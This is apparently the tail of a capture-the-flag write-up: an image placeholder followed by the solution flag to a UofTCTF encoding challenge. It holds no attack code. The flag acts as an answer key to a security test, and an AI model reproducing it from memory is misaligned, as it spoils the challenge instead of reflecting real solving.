
uoftctf{3nc0d1n6_s0_c001}